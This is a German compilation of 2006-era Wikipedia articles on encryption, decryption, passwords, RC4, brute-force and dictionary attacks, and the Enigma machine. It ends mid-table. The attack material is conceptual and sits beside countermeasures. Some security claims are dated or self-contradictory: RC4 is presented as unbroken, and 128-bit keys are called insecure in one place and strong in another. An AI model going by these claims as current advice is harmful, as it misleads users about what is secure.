
Klartexte können bei den meisten Verfahren nicht als Ganzes verschlüsselt werden, da die verwendeten Algorithmen bezüglich der Menge der zu verschlüsselnden Daten limitiert sind. Je nach Art der Klartextverarbeitung unterscheidet man daher zwei unterschiedliche Verfahren:

- Bei der Blockverschlüsselung wird der Klartext vor der Verschlüsselung in Blöcke gleicher Größe aufgeteilt. Diese Blöcke werden dann einzeln verschlüsselt.

- Bei der Stromverschlüsselung wird der Klartext zeichen- oder bitweise verschlüsselt. Solche Algorithmen bezeichnet man auch als *Online-Algorithmen*.

Blockbasierte Verfahren liefern in der Regel bessere Ergebnisse. Allerdings müssen zu kleine Blöcke dabei durch bedeutungslose Zeichen aufgefüllt werden, so dass sie eine höhere Übertragungskapazität in Anspruch nehmen.

### Übertragung der Nachricht

Eine verschlüsselte Nachricht muss in der Regel über mehrere Stationen übertragen werden. Heute handelt es sich dabei meist um einzelne Computersysteme, d. h. die verschlüsselte Nachricht wird über ein Computernetzwerk übertragen. Man unterscheidet dabei zwei grundlegend unterschiedliche Übertragungsweisen:

- Bei der *Leitungsverschlüsselung* wird die Nachricht nur jeweils für den Nachbarcomputer verschlüsselt. Dieser entschlüsselt die Nachricht, verschlüsselt sie wiederum (mit einem möglicherweise anderen Verfahren) und schickt sie an seinen Nachbarn – und so weiter bis zum Zielrechner. Der Vorteil dieses Verfahrens besteht darin, dass sich jeweils nur Nachbarrechner auf ein Verschlüsselungsverfahren und verwendete Schlüssel einigen müssen. Darüber hinaus kann diese Übertragungsweise auf einer sehr niedrigen Protokollebene (etwa bereits in der Übertragungshardware) angesiedelt werden. Der Nachteil besteht darin, dass jeder einzelne Rechner auf dem Übertragungsweg vertrauenswürdig und sicher sein muss.
- Bei der *Ende-zu-Ende-Verschlüsselung* wird die Nachricht vom Absender verschlüsselt und in dieser Form unverändert über mehrere Rechner hinweg zum Empfänger übertragen. Hier hat keiner der übertragenden Rechner Einsicht in den Klartext der Nachricht. Der Nachteil besteht allerdings darin, dass sich der Absender mit jedem möglichen Empfänger auf ein Verschlüsselungsverfahren und zugehörige Schlüssel einigen muss.

### Verwandte Begriffe

**Chiffrierung –** Bei der Chiffrierung werden alle Zeichen einzeln anhand eines Verschlüsselungsverfahrens verschlüsselt. Beispiel hierfür ist die Cäsar-Chiffre, bei welcher ein Zeichen aus dem Alphabet als Schlüssel verwendet wird und anhand der Position des Buchstabens im Alphabet die Buchstaben des Klartextes zyklisch verschoben werden.





**Codierung –** Beim Codieren werden alle Zeichen eines Zeichenvorrats einem anderen Zeichenvorrat zugeordnet. Ein Beispiel hierfür ist die Codierung aller alphabetischen Zeichen in den *ASCII-Code*.

### Literatur


- Schmeh, Klaus: *Die Welt der geheimen Zeichen*. w3l, 2004, ISBN 3-937137-90-4.
- Schneier, Bruce: *Angewandte Kryptographie*. John Wiley & Sons, 1996, ISBN 0-471-11709-9.
- Singh, Simon: *Geheime Botschaften*. dtv, 2001, ISBN 3-423-33071-6.


*Quelle: http://de.wikipedia.org/wiki/Verschlüsselung. Historie: 6.4.04: Angelegt von Priwo, danach bearbeitet von den Hauptautoren Mkleine, Wikibär, Psycho Chicken, Kubieziel, Priwo, PhilippWeissenbacher, Mm freak, Stern, MichaelDiederich, Steven Malkovich, Harro von Wuff, FutureCrash, Mjk, Hafenbar, YurikBot, Hirion, Marcel Dunkelberg, Thomas Willerich, Urizen, Maynard, FlaBot, Abubiju, Montauk, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Entschlüsselung

Entschlüsselung bzw. *Dechiffrierung*, vereinzelt auch *Entzifferung* (engl. *decoding*, *decipherment* oder *decryption*) beschreibt im weiteren Sinne die Erklärung bzw. Deutung unbekannter Zeichen, Symbole, Bilder, Hinweise oder anderer Artefakte bzw. deren Umwandlung in bekannte Zeichen.

Es lassen sich unterschiedliche Gründe für Entschlüsselungen unterscheiden:

- Die technische Anwendung von standardisierten (bekannten) Kodierungsverfahren.
- Es liegt lediglich eine unbekannte Kodierung oder Sprache vor, der Urheber hat aber gar keine Information verbergen wollen.
- Eine Weitergabe, Nutzung oder Veränderung von Daten, die vom Urheber unterbunden werden wollte.
- Offenlegung der Information oder Botschaft von anderen Personen als den vom Urheber erwünschten Adressaten.

In den meisten Anwendungen der Informatik steht nicht die Entschlüsselung unbekannter Kodierungen im Vordergrund, sondern es werden Ver- und Entschlüsselung für technische Funktionen wie zur Datenkompression oder zur Umwandlung verschiedener Zeichensätze verwendet.

### Entschlüsselung und Urheberrecht

Aktuelle Bedeutung erlangt hat die Entschlüsselung im Kontext der Umgehung von Kopierschutz oder anderen Mechanismen, die von Firmen zum Schutz des Urheberrechtes an Multimediainhalten zum Beispiel von CDs, Filmen, Computerspielen und Pay-TV eingerichtet werden. Hierzu werden insbesondere ➧kryptologische Verfahren verwendet. Im §95a Abs. 2 HS 1 des novellierten deutschen Urheberrechts ist die Nutzung so genannter »*Umgehungsvorrichtungen*« verboten worden, genauer eine Umgehung von »*technischen Maßnahmen, […] die im normalen Betrieb dazu bestimmt sind, geschützte Werke […] betreffende Handlungen, die vom Rechtsinhaber nicht genehmigt sind, zu verhindern oder einzuschränken*«, zu ermöglichen (➧Digital Rights Management).

### Entschlüsselung in der Kryptologie

Im engeren Sinne bzw. in der Wissenschaft der Kryptologie nennt man die Entschlüsselung den Vorgang, bei dem ein vorher durch ➧Verschlüsselung kodierter Text, oft Geheimtext genannt, mit Hilfe eines Entschlüsselungsverfahrens in einen Klartext zurückgewandelt wird. Ist dieses Verfahren computertauglich, kann es als Algorithmus bezeichnet werden (➧Kryptoanalyse).

### Entschlüsselung in der Archäologie

Der Begriff Entschlüsselung wird auch in der Archäologie für die Deutung bzw. Übersetzung unbekannter Schriften und Zeichen verwendet (Entzifferung).

*Quelle: http://de.wikipedia.org/wiki/Entschlüsselung. Historie: 6.4.04: # Angelegt von Priwo, danach bearbeitet von den Hauptautoren PhilipErdös, Sicherlich, Hafenbar, Stern, Priwo, Steven Malkovich, Schizoschaf, Wst, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Kennwort

Ein Kennwort oder auch Passwort ist ein allgemeines Mittel zur Authentifizierung eines Benutzers (nicht ausschließlich ein Mensch) innerhalb eines Systems, der sich durch eine eindeutige Information (das Kennwort) dem System gegenüber ausweist. Die Authentizität des Benutzers bleibt daher nur gewahrt, wenn er das Passwort geheim hält.





### Historisches

Ein Kennwort (auch Losung, Losungswort oder Parole) war im Militär ursprünglich ein als Erkennungszeichen dienendes Wort, um bei Dunkelheit oder bei unbekannten Kombattanten Freund und Feind zu unterscheiden. Noch heute wird von nachtpatrouillierenden Soldaten auf Manöver die Frage nach der Parole gestellt. Im Mittelalter wurde manche Burgbelagerung durch den Verrat des Losungswortes entschieden.

### PIN

Die PIN (Persönliche Identifikationsnummer) ist eine andere Form des Kennwortes mit einer ausschließlich numerischen Zeichenfolge, die nicht immer vom Benutzer frei wählbar ist und z. B. beim Geldabheben an Bankautomaten Verwendung findet.

### Einsatz von Kennwörtern

Häufiger Einsatz von Kennwörtern findet in der Computerwelt in Verbindung mit einem Benutzer- oder Usernamen statt, z. B. bei Wikipedia. Hier ist das Kennwort eine beliebige, vom Nutzer selbstgewählte alphanumerische Zeichenfolge. Einen Sonderfall stellt das so genannte Einmalpasswort dar, bei dem jedes Passwort nur einmal zur Authentisierung benutzt wird und dann ungültig wird. Diesem Vorgehen wird eine besonders hohe Sicherheit zugesprochen. Es entsteht kein Schaden, wenn ein Passwort während der Benutzung ausgespäht wird, denn danach ist es ja ungültig. Einmalpasswörter werden zum Beispiel für das PIN/TAN-Verfahren beim Online-Banking verwendet. Kennwörter werden außerdem im Bereich der Kindersicherung verwendet, um Kindern den Zugriff auf Fernseher, Receiver oder ungeeignete Programminhalte zu verwehren.

### Sichere Kennwörter für die Verschlüsselung

Moderne Verschlüsselungsverfahren sind extrem stark und können in der Praxis selbst mit größtem Aufwand nicht geknackt werden. Der Schwachpunkt ist in der Regel das vom Benutzer verwendete Passwort. Dieses kann häufig mit einem ➧Wörterbuchangriff gefunden werden. Damit ein Passwort nicht unsicherer ist als die eigentliche Verschlüsselung (hier ein 128-Bit-Schlüssel angenommen), muss dieses aus mindestens sieben zufälligen Wörtern bestehen.

Weil es sich dabei nicht mehr um ein einzelnes Wort handelt, spricht man auch von einer *Passphrase* oder einem *Mantra*.

Ein relativ gutes Mantra wäre zum Beispiel: »Der Baum ist rot und wir sind alle voll Plastik.« Es ist

- verhältnismäßig leicht zu merken
- ergibt keinen wirklichen Sinn
- lässt keine Rückschlüsse auf den Benutzer zu.

Achtung: Filmzitiate oder berühmte Aussprüche sind ebenso ungeeignet wie das Geburtsdatum der Großmutter oder der Name des Haustiers.

### Sicherheitsfaktoren

Die Sicherheit eines Kennwortes hängt vor allem davon ab, dass dieses geheim bleibt. Andere Faktoren zum Schutz des Kennwortes sind z. B.:

- Wie häufig kann das Kennwort zur Authentifizierung verwendet werden? Die größte Sicherheit ist bei einmaliger Verwendung gegeben. Jeder wiederholte Einsatz des Kennwortes erhöht die Gefahr, bei unverschlüsseltem Transfer oder Spionage-Maßnahmen (wie z. B. durch ➡Keylogging oder ➡Phishing) das Kennwort zu verraten.
- Die Übertragung des Kennwortes vom Benutzer zum System sollte sicher sein, z. B. durch Verwendung von verschlüsselten Kanälen zur Übertragung. Dadurch wird es bei sicherer Implementierung und ausreichender Stärke der Verschlüsselung für den Angreifer nahezu unmöglich, das Kennwort in Erfahrung zu bringen, da die Rechenkapazität heutiger Rechner bei weitem nicht ausreicht, um SSL-Verschlüsselungen zu knacken.
- Viele Kennwörter können von Angreifern leicht erraten werden. Da die meisten Kennwörter von menschlichen Benutzern eingegeben werden (im Gegensatz zur Erzeugung durch Zufallsgeneratoren) und vor allem leicht einprägsam sein müssen, kommen häufig einfach zu ratende Kennwörter zum Einsatz, wie z. B. Name der Frau, des Freundes oder Haustieres, sowie Geburtstage oder Adressen.
- Bei Erzeugung durch Zufallsgeneratoren ist zu beachten, dass Computer keinen »echten« Zufall mit maximaler Entropie generieren können. Man spricht von Pseudo-Zufallsgeneratoren. Diese Schwachstelle kann jedoch nur in den seltensten Fällen ausgenutzt werden, da zuerst das Muster, mit dem der Generator arbeitet, also Parameter und auch die Saat (das sind weitere, zufällige Parameter) erschlossen werden müssen. »Echten« Zufall kann man z. B. mit Überlagerung von Schallwellen gewinnen, wenn man diese aufzeichnet und in digitale Form bringt.





- Die Aufbewahrung des Kennwortes auf der Seite des Authentisierers sollte auch verschlüsselt erfolgen, die Kontrolle kann dank kryptographischer Verfahren (so genannter Hash-Funktionen) trotzdem problemlos erfolgen.
- Das Kennwort sollte möglichst lang sein. Das System sollte einen möglichst großen Zeichensatz verwenden, mit dem das Kennwort gebildet wird. Die optimale Länge und Zusammensetzung hängt von mehreren Faktoren ab:
  - welche Zeichen verwendet werden (Zahlen, Buchstaben, Sonderzeichen, geordnet nach Komplexität, da Zahlen nur zehn Variationen von 0–9, Buchstaben hingegen 26 oder mit Groß-/Kleinschreibung sogar 52 Variationen pro Zeichen zulassen, welche einen ➡Brute-Force-Angriff auf das Kennwort deutlich erschweren). Sonderzeichen bieten die größte Variationsdichte, sind allgemein aber schwerer einzuprägen. Man sollte ein Mittelmaß zwischen Sicherheit und Einprägsamkeit finden.
  - wie schnell der Zugriff auf das Kennwort ist (z. B. Webserver-Zugriff ist generell langsamer als direkter Dateizugriff auf den Hash des Kennwortes selbst).
  - ob das Kennwort mittels eines ➡Wörterbuchangriffs gefunden werden kann. Dies kann durch Kunstwörter ohne logischen Bezug, wie z. B. »Pfeifenleuchte« oder »Vogeltastatur« verhindert werden, da Wörterbuchangriffe auf Listen bekannter Kennwörter und Begriffe zugreifen. Allerdings könnten komplexere Wörterbuchangriffe mit Hybrid-Funktion mehrere Wörterreihen kombinieren und so auch Kunstwörter brechen. Doch solch ein komplexer Angriff hängt seinerseits mit sehr vielen Parametern und Kombinationsmöglichkeiten zusammen, so dass sein Einsatz sich nur in wenigen speziellen Fällen lohnen würde.

Zudem sollte das System nach einer bestimmten Zahl von fehlerhaften Eingaben keine neuen Eingaben akzeptieren, bis eine bestimmte Zeit vergangen ist bzw. das System manuell wieder freigeschaltet wurde.

### Windows-Programme zur Passwortverwaltung

Das c't magazin empfiehlt regelmäßig die Open-Source-Programme *Password Safe* und *KeePass* für die sichere und komfortable Passwortverwaltung und -speicherung unter Windows. Password Safe wurde ursprünglich von dem Kryptografie-Experten Bruce Schneier entwickelt. Aktuelle

Version von Password Safe: 2.15 vom 29. Dezember 2005. Die aktuelle Version von KeePass ist 1.04 vom 02. Januar 2006.

### Linux-Programme zur Passwortverwaltung

Unter Linux bietet sich das Programm *KWallet* zur Passwortverwaltung an. Dieses Programm ist in KDE ab Version 3.4 standardmäßig enthalten. Es arbeitet eng mit dem E-Mail-Client *KMail* und dem Webbrowser *Konqueror* zusammen, so dass von Webseiten oder von E-Mail-Servern abgefragte Passwörter automatisch übertragen werden können, sobald die digitale Brieftasche einmal geöffnet ist. Aber auch andere Passwörter und beliebige Schlüssel-Wert-Paare lassen sich bequem und sicher direkt mit KWallet verwalten. Alternativ existiert auch eine Linux-Version des bereits erwähnten Windows-Passwortmanagers KeePass mit dem Namen *KeePass/L*. Ein weiteres Programm, bei dessen Entwicklung großes Augenmerk auf sichere Verschlüsselungsalgorithmen gelegt wurde, ist *PW-Manager*.

*Quelle: http://de.wikipedia.org/wiki/Kennwort. Historie: 10.2.03: Angelegt von Smurf, danach bearbeitet von den Hauptautoren Hajile, Smurf, Wimmerm, M5, Peng, Head, Steven Malkovich, Rdoering, Tilo, Matt1971, Learny, Rodolfo4711, Achim Raschka, Peacemaker, Hanno Behrens, Cat, MartinC, Ingo B, Chrkl, Lukian, Djj, Michaelsy, Guety, Zwobot, Cp.trump, FlaBot, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## RC4

RC4 (Ron's Cipher 4) ist ein für Software optimierter symmetrischer Stromchiffrierer, welcher zur ➡Verschlüsselung von Daten eingesetzt wird. Er wurde 1987 von Ronald L. Rivest für RSA Data Security Inc. (heute RSA Security) entwickelt.

Der Algorithmus war sieben Jahre lang geheim (»security by obscurity«), bis 1994 der Quellcode anonym veröffentlicht wurde.

RC4 hat, im Gegensatz zu DES, eine variable Schlüssellänge. Die Schlüssellänge kann bis zu 2048 Bit betragen. RC4 verschlüsselt immer ein Byte auf einmal.

Er besteht aus einer so genannten S-Box, die sich während der Verschlüsselung fortlaufend ändert. Diese wird durch ein Passwort initialisiert, das für jede Verschlüsselung einmalig sein muss. Jedes Klartextzeichen wird XOR mit einem bestimmten, vom Passwort abhängigen Zeichen aus der S-BOX verknüpft. Theoretisch sind somit ca. 2 hoch 1700 verschiedene Zustände möglich.





Der Algorithmus ist sehr kompakt und fünf- bis zehnmal schneller als der weitverbreitete DES. Deshalb findet der RC4-Algorithmus in einigen Echtzeit-Systemen Anwendung, wie beispielsweise Mobilfunk (Cellular Digital Packet Data), SSH (Secure Shell), WLAN (➡Wireless LAN) oder den Dateiverschlüsselungs-Programmen SecurePC und Cryptext. Die Verarbeitungsgeschwindigkeit des DES ist jedoch selbst in kleinsten Mikrokontrollern meist ausreichend. Der Schlüssel beim DES und anderen Blockchiffren wie dem AES (CBC-Mode) kann im Gegensatz zum RC4 auch mehrfach verwendet werden. Vergleichbare Stromchiffren wie SEAL sind ähnlich schnell und gelten als sicher.

Codes mit Schlüssellängen von 128 Bit gelten als unsicher und leicht entschlüsselbar, entgegen einiger Gerüchte ist RC4 mit 2048 Bit jedoch noch nicht gebrochen worden. Wie bei allen Verschlüsselungsverfahren ist eine saubere Implementierung sehr wichtig, WEP (➡Wired Equivalent Privacy)mag hier als mahnendes Beispiel dienen.

*Quelle: http://de.wikipedia.org/wiki/RC4. Historie: 6.3.04: # Angelegt von Chrizz, danach bearbeitet von den Hauptautoren Chrizz, Fabian Bieker, Pinoccio, Brubacker, Fgb, Steven Malkovich, MichaelDiederich, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Brute-Force-Methode

Brute-Force-Methode (auf Deutsch etwa »Methode der rohen Gewalt«) ist der Fachbegriff für eine Lösungsmethode schwerer Probleme aus dem Bereich der Informatik und der Spieltheorie, die auf dem Ausprobieren aller (oder zumindest eines erheblichen Teils der in Frage kommenden) Varianten beruht.

### Informatik

Für viele Probleme gibt es in der Informatik keine effizienten Algorithmen. Der natürlichste und einfachste Ansatz zur algorithmischen Lösung eines Problems besteht dann darin, einfach alle potenziellen Lösungen durchzuprobieren. Diese Methode nennt man Brute Force.

Bekannt ist diese Methode vor allem im Bereich der Computersicherheit. Klassisches Anwendungsbeispiel für Brute-Force-Attacken ist das Knacken von verschlüsselten Passwortlisten, welche in der Regel aus Hash-Werten bestehen, bei welchen die ➡Verschlüsselung nicht mehr rückgängig gemacht werden kann. Brute Force bedeutet hier dann simples Ausprobieren verschiedener Passwortmöglichkeiten. Versuche werden

generiert, auf die gleiche Weise verschlüsselt und bei Gleichheit der beiden Hashes ist das Passwort gefunden. Dieses Verfahren ist also sehr rechenintensiv und lohnt sich nur in den wenigsten Fällen, solange keine zu schwachen ➡Kennwörter vergeben wurden. Daher ist es meist die zweite Wahl nach einem ➡Wörterbuchangriff (engl. *dictionary attack*).

Des Weiteren gibt es Software, um Brute-Force-Angriffe via Internet auf Dienste wie FTP durchzuführen.

Der vielseitigen Anwendbarkeit, insbesondere gegen Internetdienste, steht der immense Zeitaufwand gegenüber, weshalb mit zunehmender Rechenleistung immer längere Hash-Werte für einen ausreichenden Schutz benötigt werden.

### Spieltheorie

In der Spieltheorie bezeichnet man mit der Brute-Force-Methode eine Strategie, in der der Variantenbaum bis zu einer gewissen Tiefe vollständig analysiert wird. Eine Bewertungsfunktion für jede der dabei auftretenden Stellungen dient dabei zur Entscheidungsfindung für den besten Zug.

Der Aufwand für die Brute-Force-Methode wächst exponentiell mit der verwendeten Maximaltiefe; damit setzt die Hardware dieser Methode eine natürliche Grenze.

Die Brute-Force-Methode kann mit den verschiedensten Methoden verfeinert werden, was durch das genannte exponentielle Wachstum zu erheblichen Verbesserungen führen kann. Eine sehr übliche Verbesserung ist die Alpha-Beta-Suche: Ist ein Zug in einer bestimmten Tiefe durch einen gewissen Gegenzug widerlegt, dann ist es nutzlos, nach noch besseren Widerlegungen zu suchen.

Eine andere übliche Methode ist, ab einer gewissen Tiefe nur noch »forcierende« Züge zu betrachten. Im Schach wären dies etwa Schachgebote oder Schlagzüge.

### Kryptoanalyse

Bei einer Brute-Force-Attacke in der ➡Kryptoanalyse werden alle möglichen Schlüssel nacheinander durchprobiert. Deshalb spricht man auch von vollständiger Schlüsselsuche. Die Reihenfolge wird gegebenenfalls nach der Wahrscheinlichkeit ausgewählt, dies ist aber bei üblicherweise (pseudo-)zufällig generierten Schlüsseln wenig hilfreich. Die Schlüssellänge spielt ebenfalls eine Rolle, da im Schnitt mindestens die Hälfte des Schlüsselraums probiert werden muss, bevor der Schlüssel gefunden wird. Diese Methode ist auch bei modernen Verschlüsselungsverfahren sinnvoll, wenn von der Verwendung eines relativ schwachen Passwortes ausgegangen werden kann. Man spricht dann von einer Wörterbuchattacke, da gewisse Wortlisten (die Wörterbücher) genutzt werden.





Ein Angriff auf das Verschlüsselungsverfahren selbst ist bei modernen Algorithmen unter Verwendung eines entsprechend komplexen Schlüssels in der Praxis aussichtslos. Es würde selbst unter Einsatz von mehreren Millionen Hochleistungscomputern Jahrtausende dauern, um nur einen nennenswerten Bruchteil des möglichen Schlüsselraumes durchzuprobieren.

Daher gilt eine Brute-Force-Attacke in der Praxis immer dem konkreten Passwort. Diese allerdings ist auch in der Praxis sehr häufig erfolgreich, da die meisten Benutzer kurze Passwörter verwenden. Schon auf einem handelsüblichen Computer können mehrere hundertausend Passworte pro Sekunde ausprobiert werden. Bei einem Wörterbuchangriff können sämtliche denkbaren Wörter dutzender Sprachen innerhalb weniger Sekunden überprüft werden. Ein einzelnes Wort ist daher sehr unsicher.

*Quelle: http://de.wikipedia.org/wiki/Brute-Force-Methode. Historie: 31.1.04: Angelegt von Fcc go, danach bearbeitet von den Hauptautoren HenrikHolke, Fcc go, Blubbalutsch, Felix Jongleur, SirJective, Pinoccio, Billsux, Gmoeller, Hanno Behrens, Merren, Achim Raschka, Kku, Hedavid, Fang-Ling-Su, Stern, Urizen, Eike sauer, Tsor, Priwo, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Wörterbuchangriff

Als einen Wörterbuchangriff (engl.: *dictionary attack*) bezeichnet man die Methode der ➡Kryptoanalyse, ein unbekanntes ➡Kennwort (oder Benutzernamen) mit Hilfe einer Passwortliste zu knacken.

Man verwendet diese Methode, wenn man davon ausgehen kann, dass das Passwort aus einer sinnvollen Zeichenkombination besteht. Dies ist, erfahrungsgemäß, meistens der Fall. Erfolgversprechend ist dieses Verfahren nur, wenn möglichst viele Passworte schnell hintereinander ausprobiert werden können.

### Mögliche Angriffsziele

Dazu unterscheidet man aktive und passive Angriffsobjekte:

Ein aktives Angriffsobjekt ist eine Instanz, welche die Richtigkeit des Passwortes überprüft und den Zugriff erteilt oder verweigert. Dies ist beispielsweise beim Einloggen auf einer Webseite der Fall. Bei aktiven Angriffsobjekten sind die Möglichkeiten der Wörterbuchattacke stark

begrenzt, da häufig nach einer gewissen Anzahl von Fehlversuchen jeder weitere Versuch unterbunden wird (ähnlich der PIN am Geldautomaten, die maximal drei Mal falsch eingegeben werden kann). Außerdem hinterlässt der Angreifer Spuren in den Protokolldateien des Servers.

Unter einem passiven Angriffsobjekt versteht man einen verschlüsselten Text. Hier wird das Passwort nicht durch eine Instanz überprüft. Das richtige Passwort führt aufgrund des verwendeten Verschlüsselungsverfahrens direkt zur Entschlüsselung des Textes. Der Angreifer kann hier erheblich mehr Passwörter in kürzerer Zeit ausprobieren. Die Geschwindigkeit hängt von der vom Angreifer verwendeten Soft- und Hardware ab. Schon auf handelsüblichen Computern können ohne weiteres mehrere hunderttausend Passwörter pro Sekunde durchprobiert werden (Stand 2005). Gut ausgerüstete Angreifer können mehrere Millionen Passwörter pro Sekunde überprüfen.

Der aktive Wortschatz einer Sprache liegt in der Regel bei 50.000 Wörtern. Somit können dutzende Sprachen innerhalb weniger Sekunden überprüft werden. Ein Passwort, welches nur aus ein oder zwei Worten besteht, ist daher bei der Verschlüsselung von Texten sehr unsicher.

### Verfahren

Durch ein spezielles Programm werden die Einträge der Passwortliste als Benutzername oder Passwort durchprobiert. Möglich ist auch das Verwenden von zwei getrennten Listen für Benutzername und Passwort. Viel häufiger ist jedoch die Verwendung einer *Combo-List*, einer kombinierten Liste aus Benutzername und Passwort des Formats: Benutzername:Passwort.

### Vorteile

Besonders die typischen Passwörter sind mit dieser Methode leicht zu knacken. Auch die Dauer der Ausführung, die üblicherweise geringer ist als beispielsweise die der Brute-Force-Methode, spricht für die Verwendung dieser Methode.

### Nachteile

Bei dieser Methode ist man sehr auf eine gute Passwortliste angewiesen. Da naturgemäß selbst die beste Liste nicht alle möglichen Passwörter enthält, kann mit dieser Methode auch nicht jedes Passwort geknackt werden. Besonders klein ist die Chance, Passwörter, die aus sinnlosen Zeichenreihen bestehen, zu knacken.





### Gegenmaßnahmen

Die effektivste Gegenmaßnahme ist, die Benutzer zur Verwendung von Sonderzeichen in ihren Passwörtern zu zwingen. Allerdings steigt dabei das Risiko, dass sie sich die Passwörter aufschreiben.

Zusätzlich sollte versucht werden, den Angreifer auszubremsen, so dass er möglichst lange braucht, um viele Passwörter durchzuprobieren. In der Regel wird dazu nach der Eingabe eines falschen Passworts eine Warteschleife eingebaut. Hier muss der Programmierer allerdings darauf achten, dass der Angreifer nicht mehrere Anmeldeversuche parallel unternehmen kann.

Die Passwörter der Benutzer sollten serverseitig nicht im Klartext gespeicherten werden. In der Regel wird lediglich der Hash des Passworts gespeichert. Wenn es einem Angreifer gelingt, in den Besitz dieser Datei zu gelangen, kann er mit den Passwörtern zunächst nichts anfangen. Er muss das oben bei passiven Angriffsobjekten beschriebene Verfahren anwenden: Er nimmt sich ein Wörterbuch, »hasht« die einzelnen Wörter und vergleicht das Ergebnis mit dem verschlüsselten Passwort. Damit dafür keine fertigen Listen mit Hash-Wert -> Originalwort benutzt werden können, wird in der Regel das Passwort vor dem Hashen um einen Zufallswert erweitert. Der Zufallswert wird neben dem Hash abgespeichert.

*Quelle: http://de.wikipedia.org/wiki/Wörterbuchangriff. Historie: 23.1.05: Anonym angelegt, danach bearbeitet von den Hauptautoren Hendrik Brummermann, 4Li3N51, Steven Malkovich, AHZ, Widewitt, TorstenHendrich, Stern, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Enigma

Die Enigma ist eine elektro-mechanische Rotor-Schlüsselmaschine, die im Zweiten Weltkrieg im Funkverkehr des deutschen Militärs verwendet wurde. Das Wort »Enigma« kommt aus dem Griechischen und bedeutet »Rätsel«.

Abb. 32: Markenschild der Enigma

### Prinzip

Die Schlüsselmaschine Enigma wurde vom deutschen Elektroingenieur Arthur Scherbius (1878–1929) entwickelt, der hierzu am 23. Februar 1918 ein Patent (DRP 416219) anmeldete. Zur Fertigung der Enigma wurde am 9. Juli 1923 die *Chiffriermaschinen-Aktiengesellschaft* in Berlin gegründet. Die Maschine war zunächst als ziviles Chiffriersystem konzipiert und wurde kommerziell auf Messen zum Verkauf angeboten. Gegen Ende der

1920er Jahre zeigten militärische Stellen verstärkt Interesse, so dass die Maschine bald darauf vom zivilen Markt verschwand.

Im Laufe der Zeit bis zum Kriegsende 1945 und noch darüber hinaus kamen viele verschiedene Modelle und Varianten der Enigma zum Einsatz. Die wohl verbreitetste ist die Enigma I (sprich: »Enigma Eins«), die ab 1930 von der Reichswehr und später von der Wehrmacht eingesetzt wurde und während des Zweiten Weltkriegs das wohl am häufigsten benutzte Schlüsselverfahren verkörpert. Die Enigma I sieht auf den ersten Blick aus wie eine Schreibmaschine. Sie besteht im Wesentlichen aus der Tastatur, einem Walzensatz von drei austauschbaren Walzen (Rotoren) sowie einem Lampenfeld zur Anzeige. Der Walzensatz ist das Herzstück zur ➡Verschlüsselung. Die drei Walzen sind drehbar angeordnet und weisen auf beiden Seiten jeweils 26 elektrische Kontakte auf (je einen für jeden der 26 Buchstaben des Alphabets), die durch 26 Drähte im Inneren der Walze auf streng geheime Weise paarweise miteinander verbunden sind. Beispielsweise Kontakt A mit B, B mit D, und so weiter. Drückt man eine Buchstabentaste, so fließt elektrischer Strom von einer in der Enigma befindlichen Batterie über die gedrückte Taste durch den Walzensatz und lässt eine Anzeigelampe aufleuchten. Der angezeigte Buchstabe bildet die Verschlüsselung des gedrückten Buchstabens. Da sich bei jedem Tastendruck die Walzen ähnlich wie bei einem mechanischen Kilometerzähler weiterdrehen, ändert sich die Verschlüsselung nach jedem Buchstaben.

Abb. 33: Die deutsche Schlüsselmaschine Enigma




Abb. 34: Der Walzensatz aus drei rotierenden Walzen und der Umkehrwalze B (links)





Gibt man »OTTO« ein, so leuchten nacheinander beispielsweise die Lampen P, Q, W, S auf. Wichtig und kryptografisch stark ist, dass anders als bei einfachen monoalphabetischen Verschlüsselungssystemen, bei denen ein Klartextbuchstabe stets in denselben Geheimtextbuchstaben verwandelt wird (man spricht von »einem« festen Alphabet), bei der Enigma sich aufgrund der Rotation der Walzen das zur Verschlüsselung benutzte Alphabet mit jedem weiteren eingegebenen Buchstaben ändert. Dies wird als *polyalphabetische* Verschlüsselung bezeichnet. (Würden sich die Walzen der Enigma nicht drehen, so bekäme man nur eine einfache *monoalphabetische* Verschlüsselung.)

## Aufbau

Rechts vom Walzensatz befindet sich die Eintrittswalze (Stator), die sich nicht dreht und deren Kontakte über 26 Drähte (in der Prinzipskizze rechts sind nur vier davon gezeichnet) mit den Buchstabentasten verbunden sind. Links vom Walzensatz befindet sich die Umkehrwalze (UKW), die ebenfalls feststeht. Bei ihr handelt es sich um eine Erfindung (DRP 452 194, angem. 21.3.1926) von Willi Korn, einem Mitarbeiter von Scherbius. Sie weist nur auf ihrer rechten Seite 26 Kontakte auf (in der Skizze sind wieder nur vier davon eingezeichnet), die paarweise miteinander verbunden sind. Die Umkehrwalze bewirkt, dass der Strom, der den Walzensatz zunächst von rechts nach links durchfließt, umgelenkt wird und ihn noch einmal, nun von links nach rechts durchläuft. Der Strom verlässt den Walzensatz (wie er gekommen ist) wieder über die Eintrittswalze.





Abb. 35: Skizze: Prinzipieller Aufbau der Enigma aus Walzensatz, Lampenfeld, Tastatur und Steckerbrett

Die Tabelle auf der folgenden Seite zeigt das streng geheime Verdrahtungsschema der bei der Enigma I eingesetzten fünf drehbaren Walzen (I bis V) und der beiden Umkehrwalzen (UKW B und UKW C):

| | A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
